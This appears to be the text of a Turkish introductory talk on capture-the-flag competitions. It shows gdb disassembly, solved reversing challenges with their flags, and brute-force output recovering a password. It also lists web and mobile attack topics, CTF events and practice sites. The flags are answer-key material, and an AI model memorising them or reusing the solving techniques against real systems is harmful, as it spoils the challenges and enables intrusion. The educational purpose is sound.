0x080482a9 <+129>: movl $0x80a3d38,(%esp)
0x080482b0 <+136>: call 0x8048f10 <puts>
0x080482b5 <+141>: movl $0x80a3d64,(%esp)
0x080482bc <+148>: call 0x8048f10 <puts>
0x080482c1 <+153>: movl $0x80a3d0c,(%esp)
0x080482c8 <+160>: call 0x8048f10 <puts>
0x080482cd <+165>: call 0x8052b90 <getuid>
0x080482d2 <+170>: mov %eax,0x4(%esp)
0x080482d6 <+174>: movl $0x80a3d85,(%esp)
0x080482dd <+181>: call 0x8048ee0 <printf>
0x080482e2 <+186>: movl $0x1,(%esp)
0x080482e9 <+193>: call 0x8048b50 <exit>
0x080482ee <+198>: lea -0x30(%ebp),%eax
0x080482f1 <+201>: mov %eax,0x4(%esp)
0x080482f5 <+205>: movl $0x80a3d96,(%esp)
0x080482fc <+212>: call 0x8048ee0 <printf>
0x08048301 <+217>: add $0x44,%esp
0x08048304 <+220>: pop %ecx
0x08048305 <+221>: pop %ebp
0x08048306 <+222>: lea -0x4(%ecx),%esp
0x08048309 <+225>: ret
End of assembler dump.
(gdb)

REVERSE 1


(gdb) c
Continuing.
flag: Mutluluktan havaya ucsam kesin ucak carpar.
[Inferior 1 (process 25766) exited with code 063]
(gdb)

REVERSE 2

```
[*] Current password: --------mUcH_FuN_w1tH_r3v3R$iNg}
-*--*--*--*--*--*--*--*--*--*--*--*--*--*--*--*--*--*--*--*--*--*--*--*--*--*-
[*] Current password: -------_mUcH_FuN_w1tH_r3v3R$iNg}
-*--*--*--*--*--*--*--*--*--*--*--*--*--*--*--*--*--*--*--*--*--*--*--*--*--*-
[*] Current password: ------O_mUcH_FuN_w1tH_r3v3R$iNg}
-*--*--*--*--*--*--*--*--*--*--*--*--*--*--*--*--*--*--*--*--*--*--*--*--*--*-
[*] Current password: -----$O_mUcH_FuN_w1tH_r3v3R$iNg}
-*--*--*--*--*--*--*--*--*--*--*--*--*--*--*--*--*--*--*--*--*--*--*--*--*--*-
[*] Current password: ----{$O_mUcH_FuN_w1tH_r3v3R$iNg}
-*--*--*--*--*--*--*--*--*--*--*--*--*--*--*--*--*--*--*--*--*--*--*--*--*--*-
[*] Current password: ---g{$O_mUcH_FuN_w1tH_r3v3R$iNg}
-*--*--*--*--*--*--*--*--*--*--*--*--*--*--*--*--*--*--*--*--*--*--*--*--*--*-
[*] Current password: --ag{$O_mUcH_FuN_w1tH_r3v3R$iNg}
-*--*--*--*--*--*--*--*--*--*--*--*--*--*--*--*--*--*--*--*--*--*--*--*--*--*-
[*] Current password: -lag{$O_mUcH_FuN_w1tH_r3v3R$iNg}
-*--*--*--*--*--*--*--*--*--*--*--*--*--*--*--*--*--*--*--*--*--*--*--*--*--*-
[*] Current password: flag{$O_mUcH_FuN_w1tH_r3v3R$iNg}
[*] Password founded: flag{$O_mUcH_FuN_w1tH_r3v3R$iNg}
```

REVERSE 3

- Windows applications
- Anti-debugging, anti-reversing
- Obfuscate
- Estoric languages

STEGO 1

STEGO 2

- Steghide, outguess
- LSB
- Color, brigthness
- Audio
- Linguistic steganography

WEB

- NoSql injection
- PHP exploit
- Python micro web frameworks
- Perl-cgi exploit
- Shelshock
- Hearthbleed

MOBIL

- APK decompile
- IOS forensic
- Android kernel exploitation

ETKINLIKLER

TÜRKIYE?

- Sibermeydan
- Hackmetu
- Kızımız Pek Hacker
- Hack2Net
- Dünyayı Kurtaran Hacker

YURTDIŞI?

- Ghost in the Shellcode
- RuCTF
- PlaidCTF
- 9447
- Seccon
- Boston Key Party CTF
- HackIM

HAZIRLIK?

- http://www.smashthestack.org/
- http://www.overthewire.org/wargames/
- http://www.hackthissite.org/
- http://exploit-exercises.com/
- http://vulnhub.com/
- http://computer-forensics.sans.org/community/challenges
- http://hax.tor.hu/
- https://pwn0.com/
- http://www.damnvulnerablelinux.org/
- http://www.ethicalhack3r.co.uk/damn-vulnerable-web-app/

REFERANS

GERI KALANLAR

- http://www.smashthestack.org/
- http://trailofbits.github.io/ctf/
- http://captf.com/practice-ctf/
- http://captf.com/
- http://ftp.hackerdom.ru/ctf-images/
- http://shell-storm.org/repo/CTF/
- https://ctftime.org
- http://clist.by/

SON

Sunumu kaynak kodları ile beraber Github adresimde bulabilirsiniz.

- `github.com/halitalptekin`
- `twitter.com/halitalptekin`
- `info@halitalptekin.com`